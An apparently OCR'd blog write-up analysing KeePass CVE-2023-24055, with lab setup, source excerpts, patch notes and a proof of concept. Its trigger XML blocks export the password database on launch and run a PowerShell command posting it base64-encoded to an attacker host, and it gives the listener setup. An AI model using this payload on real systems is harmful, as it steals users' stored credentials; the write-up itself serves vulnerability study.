
Introduction

CVE-2023-24055 is a vulnerability discovered in KeePass version `2.53` The vulnerability allows an attacker with write access to the XML configuration file on a system to steal vault credentials. KeePass is widely used as a free open-source password manager that stores sensitive information locally ,providing some advantages over cloud-based options and making it user-friendly

Set Up The Environment

1. Go to install KeePass `v2.53` from this archive site with the default configuration installation and create a `database_file` and set the `master_key` to be ready as in the following picture.



2. For the attacker machine, I recommend using Kali Linux, which can be downloaded from the official website at kali. In this scenario, the victim machine will be running Windows 10. We will use also tools like Burp Suite as an HTTP proxy to inspect the traffic.


Dynamic Analysis

Based on this PoC the attack vector was through the configuration file located at `C:\Program Files\KeePass Password Safe 2\KeePass.config.xml` , using the Trigger feature


To explore this feature, let's take a look at the options toolbar in the KeePass application.

Navigate to `Tools > Triggers...`


as shown in the following Picture:




The interesting thing here is that Triggers are enabled by default in KeePass, and there is an 'Initially on' option that causes the trigger to run every time KeePass starts. This gives an attacker an advantage in running the trigger without enabling it and are more customizable options available such as Event, Condition, and Action



By looking at each option in more detail, I realize that there were numerous options that could be used for malicious purposes, such as the `Application started and ready` feature. Attackers could exploit this option by using it as an event to trick victims into opening the application and initiating the trigger feature to export data and carry out malicious activities



and The Action option is used to perform specific tasks based on the specified Conditions and Events. These tasks can include executing `command lines or URLs` and `exporting the active database`, which can be risky for the user. An attacker can use these options to perform malicious actions, as demonstrated in the PoC



Static Analysis

The app was developed in C# it's easy to reverse the code but we don't need it cuz it's open-source we have all we need in this repo :"


The vulnerability which is password theft in the code is caused by the app's default policy that doesn't require the user to enter their master key every time they export their password database. This behavior can be controlled through the app policy, which is located in the `ExportUtil.cs` file.

by the following code:

```
public static bool Export(PwExportInfo pwExportInfo, FileFormatProvider fileFormat,
                        IOConnectionInfo iocOutput, IStatusLogger slLogger)
                {
                        if(pwExportInfo == null) throw new ArgumentNullException("pwExportInfo");
                        if(pwExportInfo.DataGroup == null) throw new ArgumentException();
                        if(fileFormat == null) throw new ArgumentNullException("fileFormat");

                        bool bFileReq = fileFormat.RequiresFile;
                        if(bFileReq && (iocOutput == null))
                                throw new ArgumentNullException("iocOutput");
                        if(bFileReq && (iocOutput.Path.Length == 0))
                                throw new ArgumentException();

                        PwDatabase pd = pwExportInfo.ContextDatabase;
                        Debug.Assert(pd != null);

                        if(!AppPolicy.Try(AppPolicyId.Export)) return false;
                        if(!AppPolicy.Current.ExportNoKey && (pd != null))
                        {
                                if(!KeyUtil.ReAskKey(pd, true)) return false;
                        }
```

Simply the `Export` method in the code ensures that all required parameters are present and valid, and checks the application policy to ensure that exporting data is allowed. If a master key is required for the export process, it prompts the user to enter the `master_key` . The application policy includes rules such as `Export -No Key Repeat` , which dictate how the export process should be handled and more as

shows in this picture :



KeePass has two types of configuration files that are managed by the file `AppConfigSerializer.cs` . This file loads and saves the configuration, and it includes two types of files: enforced configuration files and user-specific configuration files.

`note this code have a lot of lines so i will focus my analysis on the two methods most relevant to the CVE which is LoadFromEnforcedConfig(),LoadUserConfiguration()`

The `LoadFromEnforcedConfig()` method reads configuration settings from an `enforced_config.xml` file, which overrides any user-configured settings. It's useful for enforcing global settings, like security policies, across multiple instances of `KeePass`.

On the other hand, the `LoadUserConfiguration()` method reads user-specific settings from the `KeePass.config.xml` file. This file allows users to customize KeePass according to their preferences, and it overrides default settings in the sample configuration file.

The enforced configuration file and user-specific configuration file serve different purposes. The enforced configuration file is useful for enforcing global settings, while the user-specific configuration file is helpful for customizing individual user settings.

so by analyzing `KeePass` flow for vulnerabilities, the user-specific configuration file can be a potential attack vector because it's user-controlled and can be manipulated to inject malicious code like the following code below in Proof-Of-Concept

In contrast, the enforced configuration file is less vulnerable to attacks since it's not user-configurable because it's managed by the system or administrator,.

and in order to use the trigger feature in `KeePass` through the Application GUI, it is required to enter the `master_key` while opening the application, if the code is injected into the config file, it is unnecessary to enter the `master_key` because the trigger will be updated from the config file when the victim opens the application. As shown in the `PoC`, anyone with write access to the config file can potentially add triggers like the following to exfiltrate the database passwords.

```
<Triggers>
        <Trigger>
                <Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
                <Name>exploit</Name>
                <Events>
                        <Event>
                                <TypeGuid>2PMe6cxpSBuJxfzi6ktqlw==</TypeGuid>
                                <Parameters>
                                        <Parameter>0</Parameter>
                                        <Parameter />
                                </Parameters>
                        </Event>
                </Events>
                <Conditions />
                <Actions>
                        <Action>
                                <TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
                                <Parameters>
                                        <Parameter>C:\Users\STAR TOP\Desktop\exploit.xml</Parameter>
                                        <Parameter>KeePass XML (2.x)</Parameter>
                                        <Parameter />
                                        <Parameter />
                                </Parameters>
                        </Action>
                        <Action>
                                <TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
                                <Parameters>
                                        <Parameter>PowerShell.exe</Parameter>
                                        <Parameter>-ex bypass -noprofile -c Invoke-WebRequest -uri
http://attacker_server_here/exploit.raw -Method POST -Body
([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\John\AppData\Local\Temp\exploit.xml'))) </Parameter>
                                        <Parameter>False</Parameter>
                                        <Parameter>1</Parameter>
                                        <Parameter />
                                </Parameters>
                        </Action>
                </Actions>
```

```
        </Trigger>
    </Triggers>
```

During the code analysis, we identified the presence of a globally unique identifier (GUID) under the `<Trigger>` parameter. This `GUID` is utilized to identify values, including `byte arrays` and `base64` encoded strings such as `lztpSRd56EuYtwwqntH7TQ==`, and it is also used to reference the trigger function name `exploit`.

The second parameter is the `TypeGuid`, which is another globally unique identifier `2PMe6cxpSBuJxfzi6ktqlw==` and that refers to the `Application started and ready` option in the event part.

and the third parameter that containing `D5prW87VRr65NO2xP5RIIg==` is used for `exporting the active database` and selecting the file format as KeePass XML (2.x), and well as setting the file path

then code then uses `powershell.exe` by referencing the `TypeGuid` which is `2uX4OwcwTBOe7y66y27kxw==` to execute a command that performs the `exfiltration` which means `unauthorized copying or transmission of database or important data` to the attacker's server.


by performing the following commands

`-ex bypass` to bypass the PowerShell execution policy, `-c` to execute the Invoke-WebRequest cmdlet, which allows sending HTTP/HTTPS requests. `-uri` to specify the URL of the attacker's server to receive the encoded data.

`-Method` to use the `POST` request method and `-Body` to include the base64-encoded data of the passwords file in the body of the POST request.

`([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('database_path')))` function to convert the data to `base64` data and put it in the post-body request

Like the following picture



Patch info

The developer recently removed the `Export - No Key Repeat` application policy flag in KeePass. As a result, the program now always prompts the user to enter their current `master_key` when attempting to export data. However, it's important to note that the patch did not cover the `Execute command line \ URL` feature. This means that an

attacker could potentially use this feature to repeatedly execute malicious code, leading to Windows persistence through the same attack method which is trigger feature

Proof-Of-Concept

this POC I will exploit it manually but it can be automated as seen in the code we have all the important parameters and GUID's value, it's not a new bug there is a lot of automation script for this bug `GhostPack` which is A collection of security-related toolsets.

you find it here KeePassConfig.ps1

1. inject our trigger code to the configuration file `KeePass.config.xml` between

`<TriggerSystem>the trigger code</TriggerSystem>`

like the following picture:

```
<TriggerSystem>
        <Triggers>
            <Trigger>
                <Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
                <Name>exploit</Name>
                <Events>
                    <Event>
                        <TypeGuid>s6j9/ngTSmqcXdW6hDqbjg==</TypeGuid>
                        <Parameters>
                            <Parameter>0</Parameter>
                            <Parameter />
                        </Parameters>
                    </Event>
                </Events>
                <Conditions />
                <Actions>
                    <Action>
                        <TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
                        <Parameters>
                            <Parameter>c:\Users\STAR TOP\AppData\Local\Temp\exploit.xml</Parameter>
                            <Parameter>KeePass XML (2.x)</Parameter>
                            <Parameter />
                            <Parameter />
                        </Parameters>
                    </Action>
                    <Action>
                        <TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
                        <Parameters>
                            <Parameter>PowerShell.exe</Parameter>
                            <Parameter>-ex bypass -noprofile -c Invoke-WebRequest -uri http://192.168.1.10 /exploit.raw -Method POST -Body
                            ([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('C:\Users\STAR TOP\AppData\Local\Temp'))) </
                            Parameter>
                            <Parameter>False</Parameter>
                            <Parameter>1</Parameter>
                            <Parameter />
                        </Parameters>
                    </Action>
                </Actions>
            </Trigger>
        </Triggers>
</TriggerSystem>
```

2. setting up the attacker server I will use `php` a built-in web server as the attacker server which will receive and decode the base64 data by the following command `php -S 0.0.0.0:80`


and we will save this file in the same directory and run the command and wait for the request for the data

```
<?php

